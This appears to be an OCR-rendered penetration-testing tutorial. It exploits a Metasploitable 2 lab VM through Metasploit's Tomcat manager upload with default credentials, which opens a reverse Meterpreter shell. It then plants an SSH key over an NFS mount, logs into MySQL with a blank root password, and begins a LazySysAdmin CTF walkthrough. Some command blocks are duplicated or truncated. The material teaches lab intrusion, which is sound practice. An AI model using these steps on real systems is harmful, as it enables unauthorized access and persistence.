
We saw during the service scan that Apache Tomcat is running on port 8180. Incidentally, Metasploit has an exploit for Tomcat that we can use to get a Meterpreter session. The exploit uses the default credentials used by Tomcat to gain access. This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads




```
msf > use exploit/multi/http/tomc
msf exploit (multi/http/tomcat_m
msf exploit (multi/http/tomcat_m
msf exploit (multi/http/tomcat_m
```



```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit (multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
msf exploit (multi/http/tomcat_mgr_upload) > set rpost 8108
msf exploit (multi/http/tomcat_mgr_upload) > set httpusername tomcat
msf exploit (multi/http/tomcat_mgr_upload) > set httppassword tomcat
msf exploit (multi/http/tomcat_mgr_upload) > exploit
```




```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HeZIp7W1GN4...
[*] Executing HeZIp7W1GN4...
[*] Undeploying HeZIp7W1GN4 ...
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:57415) at 2018-12-

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >
```



```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:EbzGMdaOOCsB4tGpPhow/wZ5uPKfwYNUTw1eY72nhUg root@kali
The key's randomart image is:
+---[RSA 2048]----+
|   . . ..=o      |
|...o . =Eoo      |
|..o.. o=oB o     |
|oo ..oo *.+ o    |
|oo.o ..+S  +     |
|.+=oo .    .     |
|..o=+.           |
|o . o+           |
| o.oo            |
+----[SHA256]-----+
root@kali:~# mkdir /tmp/sshkey
root@kali:~# mount -t nfs 192.168.1.103:/ /tmp/sshkey/
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/sshkey/root/.ssh/authorized_keys
root@kali:~# unmount /tmp/sshkey
bash: unmount: command not found
root@kali:~# umount /tmp/sshkey
root@kali:~# ssh root@192.168.1.103
The authenticity of host '192.168.1.103 (192.168.1.103)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.103' (RSA) to the list of known hosts.
Last login: Thu Dec 13 10:41:27 2018 from 192.168.1.108
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```


Exploiting Port 3306 (MYSQL)

The MySQL database in Metasploitable 2 has negligible security, we will connect to it using the MySQL function of Kali by defining the username and host IP. The password will be left blank.



```
mysql -u root -h 192.168.1.103
```

```
1 mysql -u root -h 192.168.1.103 -p
```



```
root@kali:~# mysql -u root -h 192.168.1.103 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]> 
```

VULNHUB CTF: LAZYSYSADMIN WALKTHROUGH

Steps:


- ***Information gathering and Scanning***

First we need to know the ip address of our machine for which we have used below command:

```
ifconfig
```


Then we have scanned our local network to find the victim machine's ip address and then scanned the network to find the open ports and services.

```
a.      netdiscover -r ip address/24
b.      nmap -sV victim machine's ip address
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

72 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 4320
_____________________________________________________________________________
  IP             At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.186.2   00:50:56:e0:11:70     12      720  VMware, Inc.
192.168.186.[redacted] 00:[redacted]    6      360  VMware, Inc.
192.168.186.1   00:[redacted]          49     2940  VMware, Inc.
192.168.186.254 00:[redacted]           3      180  VMware, Inc.
192.168.186.[redacted] 00:[redacted]    2      120  VMware, Inc.

root@kali:~# netdiscover -r 192.168.1.1/24
```


Scanning for victim’s machine



```
END_TIME: Mon Jun 18 11:16:31 2018
DOWNLOADED: 253660 - FOUND: 22
root@kali:~# nmap -sV 192.168.186.141

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-19 08:50 PDT
Nmap scan report for 192.168.186.141
Host is up (0.00067s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; prot
ocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
MAC Address: 00:0C:29:C1:99:CF (VMware)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:lin
ux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~# 
```

Scanning Network for open ports and services running


Now we can see that port 22,80,139,445 and few others are opened. So lets find out more about them. Before doing anything further, lets do explore the directories present in the victim’s website. For directory traversal we have used a tool named dirb .



```
root@kali:~# dirb http://192.168.186.141

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 18 11:12:00 2018
URL_BASE: http://192.168.186.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.186.141/ ----
==> DIRECTORY: http://192.168.186.141/apache/
+ http://192.168.186.141/index.html (CODE:200|SIZE:36072)
+ http://192.168.186.141/info.php (CODE:200|SIZE:77269)
==> DIRECTORY: http://192.168.186.141/javascript/
==> DIRECTORY: http://192.168.186.141/old/
==> DIRECTORY: http://192.168.186.141/phpmyadmin/
+ http://192.168.186.141/robots.txt (CODE:200|SIZE:92)
+ http://192.168.186.141/server-status (CODE:403|SIZE:295)
```

Directory Traversal using dirb tool

Here, we can see some directories like wp,wordpress,robot.txt etc . Lets open them one by one, unfortunately we did not get anything except in wordpress directory. Look what we got in wordpress directory, username “togie”.



Hello world!

Please dont make me setup wp again 🙁

My name is togie.

My name is togie.

My name is togie.

My name is togie.

My name is togie.

